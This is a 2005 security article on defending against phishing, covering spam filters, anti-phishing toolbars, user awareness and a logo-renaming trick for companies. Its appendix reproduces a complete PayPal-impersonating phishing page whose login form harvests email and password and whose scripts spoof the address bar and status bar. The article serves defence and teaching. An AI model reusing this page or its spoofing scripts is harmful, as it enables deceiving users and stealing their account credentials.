

Phishing Trip Part 2: Defense  
infectionvectors.com  
February 2005

## Overview

This part of the “Phishing Trip” series focuses on the tactics and tools available to defend users and network assets from phishing attempts. Part one introduced the practice of phishing, email-based fraud that attempts to steal personal data from individuals. That report also identified some of the common practices used by phishers to gain the trust of a user. No matter what technical tricks are used to harvest data, at their heart phishing attempts require gaining the confidence of the target, like any scam does. In this way they are also like any mass mailing worm, they require a reader to believe the message is harmless.

Phishing defense does not simply entail teaching general users how to spot a fraudulent email message. Every organization needs to protect its customers and its corporate image from criminals, a process that is becoming increasingly difficult in the face of enterprising phishers around the world.

## Deflection Tools

First and foremost for every organization and individual user is a spam filter. Content filtering is important on email relays and clients for multiple reasons: viruses, spam, scams, etc. The use of a spam filter will reduce the overall number of bulk mailings deposited in the Inbox, hopefully reducing the number that are opened. In either case, it at least begs for some scrutiny of the message, which is a good start. Spam filters and anti-virus are discussed at length in other sources, and although they are critically important, they are not the focus of this report.

## Alerting Tools

In terms of client-side defense, training is most likely the best defense to criminal activity: users need to know what to look for and what tricks are employed in phishing attacks. Regardless of user awareness, however, there are technical solutions to phishing, although none is fool proof. The tools can be divided into two groups: those that warn users or block malicious sites, and those that prevent sensitive data from leaving the local machine.


Netcraft ([www.netcraft.com](http://www.netcraft.com)) and TrustWatch ([www.trustwatch.com](http://www.trustwatch.com)) both provide toolbars that are good examples of an advanced warning system. The Netcraft toolbar plugs into IE and monitors the destination URLs, checking them against a database of known malicious and secure sites. It relies upon regular and timely updates from other users, as Netcraft describes it, “a giant neighbourhood watch scheme.” The tool allows a

user to lookup a site against the tremendous Netcraft database, helping a knowledgeable user investigate those requesting their personal information.

TrustWatch's toolbar attempts to validate a website by verifying that its certificate is legitimate and from a reputable provider. Systems that are on a "known nefarious" list trigger warnings, as do bogus certificates. Sites without certificates are given a yellow warning indicating they cannot be verified.

In very simple tests performed by infectionvectors.com, the tools were both effective at providing warnings for sites that have been up for at least a few days. TrustWatch's tool was more effective at providing some type of warning to the user (which is often all that is required to think twice about submitting data), while the Netcraft toolbar was able to readily display much more information about specific domains. Both tools were not able to warn of "fresh" phishing sites. TrustWatch's tool did, of course, post a yellow "unverified" warning, however, many users will grow used to seeing that for each website they visit without a certificate and may not notice. Netcraft relies on someone else submitting the bogus site, so there will always be a delay when dealing with new scams. If used regularly, both tools provide an excellent framework for a user to investigate sites prior to turning over personal data, and that is worth quite a bit.

The Netcraft toolbar displayed the following warning for a phishing attempt directed at Washington Mutual customers:



Netcraft scam warning

## Back to Awareness

Tools like those mentioned above provide evidence for why awareness is the best defense against phishing: criminals will change servers, scams, and technical tricks quickly - faster than these tools can be updated in many cases. Furthermore, the tools help users investigate sites; they cannot be relied upon as the ultimate arbiter of safety.

Much like the fight against mass mailer worms, it is important to understand the basic mechanics of email and the attacks one is likely to see. To this end, there are numerous training programs, from the presentations similar to those available at infectionvectors.com through automated software packages. The latter includes a

comprehensive guide on preventing and recovering from phishing attacks released by Broderbund called "Identity Theft Protector." This tool offers a wealth of information and attempts to tailor what it presents for each user and situation through a series of "interview" questions. In addition, it contains sample letters to use when making inquiries or trying to correct reports with credit agencies and investigators.

## Corporate Phishing Defense

In order to protect a corporate image, it is incumbent upon every well-known organization to take certain steps to defend its customers against phishing attacks. It is unfortunate that criminals are forcing these efforts, however, it is a reality for companies that trade via the Internet. This can be as simple as providing users a quick overview on fraud attempts and what they would look out for when examining requests for personal information. In addition, there should be specific information about how a criminal may use email/web pages to impersonate the respective company. Keep in mind that any data or images available to customers are also available to criminals, and could be used to fashion very convincing looking messages.

Examples of user education and protection pages posted on corporate sites:

<http://www.wamu.com/personal/welcome/security.htm>

<http://www.citi.com/domain/spoof/learn.htm>

[http://pages.ebay.com/securitycenter/avoiding\\_fraud.html](http://pages.ebay.com/securitycenter/avoiding_fraud.html)

If the company is currently making requests for personal/credit data via email, an emphasis should be placed on changing this practice. It is much easier to tell customers, "We will never ask for any information via email" than it is to explain the cases where the requests will be legitimate. The practice will prove to be inefficient in either case as many people simply delete such requests in response to the flood of spam and phishing attempts they receive each day.

A more technical approach to defeating phishing attempts is to regularly change the image names used in web pages. Although this will require additional management overhead, it can be effective at battling fraud. This type of tactic works because scammers often recycle code and rely on links that worked for the last wave of messages to work for the next. When sending these emails, they will often craft a legitimate looking HTML formatted message by cobbling together logos and web images from real corporate sites. In one real example that impersonates a PayPal letter (see Appendix for complete code of this scam):

```
<td nowrap><a
href="http://www.paypal.com/cgi-bin/webscr?cmd=_home"></a></td>
```

This code retrieves the actual PayPal logo. If the logo were known as “paypal\_logo123.gif” one week and “paypal\_logo125.gif” the next (unavailable as “...123.gif”) the scam would present the user with an error box instead of the logo in the email message. This makes for a much less effective con. If the picture available at “/images/paypal\_logo123.gif” was instead an image file with the text “No longer used, please visit [www.domain-anti-phishing-page.com](http://www.domain-anti-phishing-page.com)” the scam may be defeated before it hooks the first user. Beyond additional overhead, this type of aggressive practice would require creative solutions when sending HTML mail from the company. However, pulling logos from a remote server is being discouraged when it would be possible to identify a recipient’s request by software like the SP2 upgrade for Windows XP, which will block such retrievals by default in the Outlook Express client.

Certainly there are servers owned by phishers that host logos that would make the solution above irrelevant. While this is true, it requires some work on the phishers part, and these scams look much worse to the user scrutinizing the email, which is a growing trend among email users. In short, the strategy doesn’t have to mean changing the logo names every day; every few weeks or even longer would work. It is simply another mechanism that makes the company a less attractive target for fraud. In the end, this is a large portion of security; whether defending one’s house or company web site, sometimes the best tactics are those that simply make the target more work to exploit than another.

## Appendix: Phishing Attempt Used as Example

In the interest of space, some blank lines were edited out of this example of phishing, which uses a phony plea from PayPal as its hook:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<!--
  Script info: script: webscr, cmd: _login-run, template: p/gen/login,
  date:
  Fri May 23 00:45:53 2003
    web version: 17.8-91 branch: live-178
    content version: 17.8-82 branch: live-178
-->
  <title>PayPal - Log In</title>
<META http-equiv="DESCRIPTION" content="PayPal lets you send money to
  anyone
  with email. PayPal is free for consumers and works seamlessly with your
  existing credit card and checking account. You can settle debts, borrow
  cash, divide bills or split expenses with friends all without going to
  an
  ATM or looking for your checkbook.">
<META http-equiv="KEYWORDS" content="Send, money, payments, credit,
  credit
  card, instant, money, financial services, mobile, wireless, WAP, cell
  phones, two-way pagers, Windows CE">
  <link rel="stylesheet" type="text/css"
  href="http://www.paypal.com/css/pp_styles_111402.css">

<script src="/js/pp_main.js"></script>
<link rel="shortcut icon"
  href="http://www.paypal.com/images/pp_favicon.ico">

</head>
<body bgcolor="#ffffff"
>
<table cellpadding=0 cellspacing=0 border=0 align=center width=600>
  <tr>

    <td nowrap><a
  href="http://www.paypal.com/cgi-bin/webscr?cmd=_home"></a></td>

    <td width=100% align=center class="pptext">&nbsp;&nbsp;&nbsp;</td>

    <td nowrap class="pptext" align=right><a
  href="https://www.paypal.com/cgi-bin/webscr?cmd=_registration-run"
  ><span
  class="ppeml06">Sign&nbsp;&nbsp;&nbsp;Up</span></a>&nbsp;&nbsp;&nbsp;|&nbsp;&nbsp;&nbsp;<a
  href="https://www.paypal.com/cgi-bin/webscr?cmd=_login-run"
  >Log&nbsp;&nbsp;&nbsp;In</a>&nbsp;&nbsp;&nbsp;|&nbsp;&nbsp;&nbsp;<a
  href="https://www.paypal.com/cgi-bin/webscr?cmd=_help-ext&source_page=_login-run"
  >Help</a></td>
  </tr>
</table>

<br class="h5">
<table cellpadding=0 cellspacing=0 border=0 align=center width=100%>
  <tr>
    <td background="http://www.paypal.com/images/tabs/bg.gif" width=100%>
      <table border=0 cellpadding=0 cellspacing=0 align=center>
        <tr>
          <td><a href="http://www.paypal.com/cgi-
  bin/webscr?cmd=_home"></a></td>
```

```

        <td></td>

        <td><a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/ema/index-outside"></a></td>

        <td></td>

        <td><a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/req/index-outside"></a></td>

        <td></td>

        <td><a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/mer/index-outside"></a></td>

        <td></td>

        <td><a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/auc/index-outside"
class="pptabtext"></a></td>
</tr>
</table>
        
    </td>
    <td></td>
</tr>
</table>
<br>

<table width="600" cellpadding="0" cellspacing="0" border="0"
align="center">
    <tr>
        <td width="100%" class="ppheading">Member Log In</td>

        <td nowrap class="ppsmalltext">Secure Log in&nbsp;</td>
        <td></td>
    </tr>
    <tr>
        <td colspan="3"></td>
    </tr>
</table>
<table cellpadding=0 cellspacing=0 border=0 align=center width=600>
    <tr>
        <td></td>

```

```

        </tr>
        <tr>
            <td bgcolor="#999999" width=100%></td>
        </tr>
        <tr>
            <td></td>
        </tr>
    </table>
    <table width="600" cellpadding="0" cellspacing="0" border="0"
align="center">
        <tr valign="top">
            <td width="6"></td>
            <td width="100%" class="pptext" align="left">
                <span class="pptext">
                    Registered users log in here. Be sure to <a class="pptext" tabIndex="-1"
href="javascript:eval(tmp=window.open('https://www.paypal.com/cgi-
bin/webscr?cmd=p/gen/popup_domain-
outside','popupwin','width=500,height=400,toolbar=0,location=0,status=0,menubar=0,scrollbar
s=1,resizable=0'))>tmp.focus();">protect
your password</a>.<br>
                </span>
                <br class="h10">
                <table width="100%" border="0" cellspacing="0" cellpadding="0"
align="center">
                    <tr>
                        <td width="150"><img src=http://www.paypal.com/images/pixel.gif"
width="150" height="1"></td>
                        <td width="6"></td>
                        <td width="100%"></td>
                    </tr>
                    <tr>
                        <td colspan="3"><FORM action=loginsubmit.php method=post name=submit>
                            <td align="right" class="pplabel"><label for="realname">Email
Address</label>:</td>
                            <td><br class="field_spacer"></td>
                            <td><input type="text" name="login" id="login" value=""
size="20"></td>
                        </tr>
                        <tr>
                            <td align="right" class="pplabel"><label
for="password">Password</label>:</td>
                            <td><br class="field_spacer"></td>
                            <td><input type="password" name="password" id="name" size=20
maxlength=40>&nbsp;
                                <a href="https://www.paypal.com/cgi-bin/webscr?cmd=_forgot-
password"
class="ppsmalltext">Forget your password?</a></td>
                            </tr>
                        <tr>
                            <td colspan="3" class="pptext"><br>
                                <b>New users <a
href="https://www.paypal.com/cgi-bin/webscr?cmd=_registration-
run&first_name=&last_name=&address1=&address2=&city=&state=&zip=&day_phone_a=&day_phone_b
=&day_phone_c=&night_phone_a=&night_phone_b=&night_phone_c=&email=&retype_email=">sign
up here</a>! It only takes a minute.</td>
                            </tr>
                    </table>
                </td>
            <td width="6"></td>

```

```

        </tr>
    </tr>
        <td colspan="3"></td>
    </tr>
</table>
<table cellpadding=0 cellspacing=0 border=0 align=center width=600>
<tr>
    <td></td>
</tr>
<tr>
    <td bgcolor="#999999" width=100%></td>
</tr>
<tr>
    <td></td>
</tr>
</table>
<table width="600" cellpadding="0" cellspacing="0" border="0"
align="center">
    <tr>
        <td colspan="4"></td>
    </tr>
    <tr>
        <td width="6"></td>
        <td width="100%" class="ppsmalltext">&nbsp;</td>
        <td><input type="submit" name="submit" value="Log In" >
        <td width="6">
        &nbsp;</td>
    </tr>
    <tr>
        <td colspan="4"></td>
    </tr>
</table>
<br><br>
<table width=600 cellspacing=0 cellpadding=0 border=0 align=center>
    <tr>
        <td align=center class="ppfooter"><br>
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/about-outside">About</a>
|
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/accounts-outside">Accounts</a>
|
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/fees-outside">Fees</a>
|
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/ua/policy_privacy-
outside">Privacy</a>
|
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/security-main-outside">Security
Center</a> |
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/ua/ua-outside">User
Agreement</a> |
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/pdn/intro-outside">Developers</a>
|
            <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/logos-outside">Referrals</a>
|

```

```

        <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=_shop-ext">Shops</a><br>
        <br>
        <br><br class="h10">
        Copyright &copy; 1999-2004 PayPal. All rights reserved.<br>
        <a
href="http://www.paypal.com/cgi-bin/webscr?cmd=p/gen/fdic-outside">Information
about FDIC pass-through insurance</a></td>
    </tr>
</table>

<!-- end footer -->
</form>
</body>
</html>

</xmp></noscript>

<script type="text/javascript">

var vuln_x, vuln_y, vuln_w, vuln_h;
function vuln_calc() {
var root= document[
(document.compatMode=='CSS1Compat') ?
'documentElement' : 'body'
];
vuln_x= window.screenLeft+70;
vuln_y= window.screenTop-20;
vuln_w= root.offsetWidth-200;
vuln_h= 17;
vuln_show();
}
var vuln_win;
function vuln_pop() {
vuln_win= window.createPopup();
vuln_win.document.body.innerHTML= vuln_html;
vuln_win.document.body.style.margin= 0;
vuln_win.document.body.onunload= vuln_pop;
vuln_show();
}
function vuln_show() {
if (vuln_win)
vuln_win.show(vuln_x, vuln_y, vuln_w, vuln_h);
}
var vuln_html= '\x3Cdiv style="height: 100%; line-height: 17px; font-family: \'Tahoma\',
sans-serif; font-size: 8pt;">https://www.paypal.com/cgi-bin/webscr?cmd=_login-run'
if (window.createPopup) {
vuln_calc();
vuln_pop();
window.setInterval(vuln_calc, 25);
} else {
}
</script>
<SCRIPT LANGUAGE="JavaScript">
    <!--
        // Following COPYRIGHT ©1997 Dennis & Family. All Rights Reserved.
        function snapIn(jumpSpaces,position) { var msg = "https://www.paypal.com/cgi-
bin/webscr?cmd=_login-run"; var out = ""; for (var i=0; i<position; i++) { out +=
msg.charAt(i) } for (i=1;i<jumpSpaces;i++) { out += " " } out += msg.charAt(position);
window.status = out; if (jumpSpaces <= 1) { position++; if (msg.charAt(position) == ' ')
{ position++ } jumpSpaces = 00-position } else if (jumpSpaces > 3) { jumpSpaces *= .00 }
else { jumpSpaces-- } if (position != msg.length) { var cmd = "snapIn(" + jumpSpaces +
", " + position + ")"; window.setTimeout(cmd,00); } return true }
    <!-->
</SCRIPT>
<body onLoad="snapIn(11110,0)">

```